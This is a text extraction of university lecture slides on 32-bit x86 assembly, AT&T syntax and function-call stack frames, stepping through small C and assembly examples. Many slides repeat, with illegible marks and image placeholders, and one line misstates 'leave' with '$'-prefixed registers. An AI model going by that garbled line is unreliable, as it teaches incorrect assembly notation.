

# Lecture 04 – Control Flow II

Stephen Checkoway

CS 343 – Fall 2020

Based on Michael Bailey's ECE 422

# 32-bit x86 architecture overview

- 8 general purpose registers `eax`, `ebx`, `ecx`, `edx`, `esi`, `edi`, `ebp`, `esp`
  - `esp` is the stack pointer
  - `ebp` is the frame pointer (optional)
  - Others are used for integer and pointer operations
  - 16- and 8-bit parts of the registers can be named (`ax` is least significant 16 bits of `eax`, `al` is least sig. 8 bits of `eax`, etc.)
- Instruction pointer `eip` holds the address of the next instruction to execute
- `eflags` register has bits like the zero flag or the carry flag that are set by arithmetic and logical operations, used for conditional control flow

# Some x86 instructions (AT&T notation)

- `mov src, dest` ; Copies src to dest
- Arithmetic and bit operations
  - `add src, dest` ; computes `dest + src`, stores in dest
  - `sub src, dest` ; computes `dest - src`, stores in dest
  - `or`, `and`, `xor` all work the same way; `mul/div` use specific registers
- Stack operations
  - `push src` ; decrements `esp` by 4, writes src to stack
  - `pop dest` ; reads top of stack into dest, increments `esp` by 4

# Some x86 instructions (AT&T notation)

- Function calls
  - `call foo` ; calls the function foo, pushes the address of the next instruction onto the stack
  - `leave` ; equivalent to `movl $ebp, $esp` followed by `popl $ebp`
  - `ret` ; pops the top of the stack into `eip` (returns from a function)
- Control flow
  - `cmp src2, src1` ; computes `src1 - src2` and sets `eflags` register
  - `test src2, src1` ; computes `src1 & src2` (bitwise-and) and sets `eflags`
  - `jz label` ; jump to label if the zero flag is set
  - `jnz label` ; jump to label if the zero flag is not set
  - `jc label` ; jump to label if the carry flag is set
  - `jnc label` ; jump to label if the carry flag is not set
  - `jmp label` ; unconditionally jump to label

# Instruction suffixes

- l — (long) 32 bits
- w — (word) 16 bits
- b — (byte) 8 bits
- Examples
  - `movw %ax, %dx` ; Copies least sig. 16 bits of `eax` to least sig. 16 bits of `edx`
  - `pushl %edi`
  - `subl $16, %esp` ; Decrements `esp` by 16
  - `cmpl %edx, %eax` ; computes `eax – edx` and sets `eflags` based on the result

# x86 operands

- Constants are prefixed with \$
- Registers are prefixed with %
  - `movb $8, %bl`
- Read/writing to memory has several forms
  - `(%eax)` ; Refers to the 1, 2, or 4 bytes at address stored in `eax`
  - `-8(%esp)` ; Address is `%esp - 8`
  - `4(%esi, %eax)` ; Address is `esi + eax + 4`
  - `16(%eax, %edx, 4)` ; Address is `eax + 4*edx + 16`

# Using memory operands

- Load 4 bytes from `ebp + 4` into `eax`
  - `movl 4(%ebp), %eax`
- Store 1 byte from `dl` (least sig. 8-bits of `edx`) to address `edi`
  - `movb %dl, (%edi)`
- Add 4 bytes from address `edx` to `eax` and store in `eax`
  - `addl (%edx), %eax`
- Xor the constant `0x5555AAAA` with 4 bytes at address `8+ebp`
  - `xorl $0x5555AAAA, 8(%ebp)`

# What values do eax and edx hold after this?

```
movl    $30, %eax  
movl    $10, %edx  
subl    %eax, %edx  
addl    %eax, %eax
```

- A. eax = 40, edx = 10
- B. eax = 60, edx = 40
- C. eax = 60, edx = -20
- D. eax = -40, edx = 10



# Function calls on 32-bit x86

- Stack grows down (from high to low addresses)
- Stack consists of 4-byte slots
- esp points to the bottom most “in-use” slot
- ebp “frame pointer” points to the previous ebp on the stack (if used)
- call pushes the return address onto the stack
- Function call arguments can be accessed at a positive offset from ebp  
8(%ebp), 12(%ebp), 16(%ebp), etc.
- Local variables can be accessed at a negative offset from ebp  
-4(%ebp), -8(%ebp), -12(%ebp), etc.

# Warning!

- For most of these slides, the stack is drawn with low addresses on the bottom and high addresses on the top. The stack grows down both numerically and pictorially.

← ebp

# Function call example

```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

eip →

```

1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
9      movl     -12(%ebp), %eax
10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret

```

[illegible]

← ebp

# Function call example

```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

eip →

```

1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
9      movl     -12(%ebp), %eax
10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret

```

esp →

[illegible]

# Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```

esp →

...
p
a
return address
saved ebp

← ebp

# Function call example

```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

eip →

```
1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
9      movl     -12(%ebp), %eax
10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret
```

esp →

[illegible]

← ebp

# Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```

esp →

...
p
a
return address
saved ebp

← ebp

eax = p

# Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```

esp →

...
p
a
return address
saved ebp
p

← ebp

eax = p



# Function call example

```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

```
1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
9      movl     -12(%ebp), %eax
10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret
```



← ebp

eax = result

eip →


esp →

# Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

eip →

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```




# Function call example

```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

```

1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
9      movl     -12(%ebp), %eax
eip → 10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret

```



# Function call example


```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

```

1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
9      movl     -12(%ebp), %eax
10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret

```

eip →



← ebp

```
eax = b
edx = a
```


esp →

# Function call example

```
1 int foo(int a, char *p) {
2     int b = atoi(p);
3     return a + b;
4 }
```

```
1  foo:
2      pushl    %ebp
3      movl     %esp, %ebp
4      subl     $40, %esp
5      movl     12(%ebp), %eax
6      movl     %eax, (%esp)
7      call     atoi
8      movl     %eax, -12(%ebp)
9      movl     -12(%ebp), %eax
10     movl     8(%ebp), %edx
11     addl     %edx, %eax
12     leave
13     ret
```

eip →



# Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```

eip →

esp →

...
p
a
return address
saved ebp
b = result
p

← ebp

eax = b + a  
edx = a

# Function call example

```
1 int foo(int a, char *p) {  
2     int b = atoi(p);  
3     return a + b;  
4 }
```

```
1 foo:  
2     pushl    %ebp  
3     movl     %esp, %ebp  
4     subl     $40, %esp  
5     movl     12(%ebp), %eax  
6     movl     %eax, (%esp)  
7     call     atoi  
8     movl     %eax, -12(%ebp)  
9     movl     -12(%ebp), %eax  
10    movl     8(%ebp), %edx  
11    addl     %edx, %eax  
12    leave  
13    ret
```

esp →

...
p
a
return address
saved ebp
b = result
p

← ebp

eax = b + a  
edx = a  
eip = ret addr

example.c

```
void foo(int a, int b) {  
    char buf1[16];  
}
```

```
int main() {  
    foo(3, 6);  
}
```



# example.s (x86)

**main:**

**pushl** %ebp

movl %esp, %ebp

subl \$8, %esp


movl \$6, 4(%esp)

movl \$3, (%esp)

call foo

leave

ret



# example.s (x86)

**main:**

pushl %ebp

**movl %esp, %ebp**

subl \$8, %esp


movl \$6, 4(%esp)

movl \$3, (%esp)

call foo

leave

ret



# example.s (x86)

**main:**

pushl %ebp

movl %esp, %ebp

**subl \$8, %esp**


movl \$6, 4(%esp)

movl \$3, (%esp)

call foo

leave


ret



# example.s (x86)

**main:**


```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```



# example.s (x86)

**main:**


```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```



# example.s (x86)

**main:**

```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call    foo
leave    ←
ret
```



# example.s (x86)

**foo:**

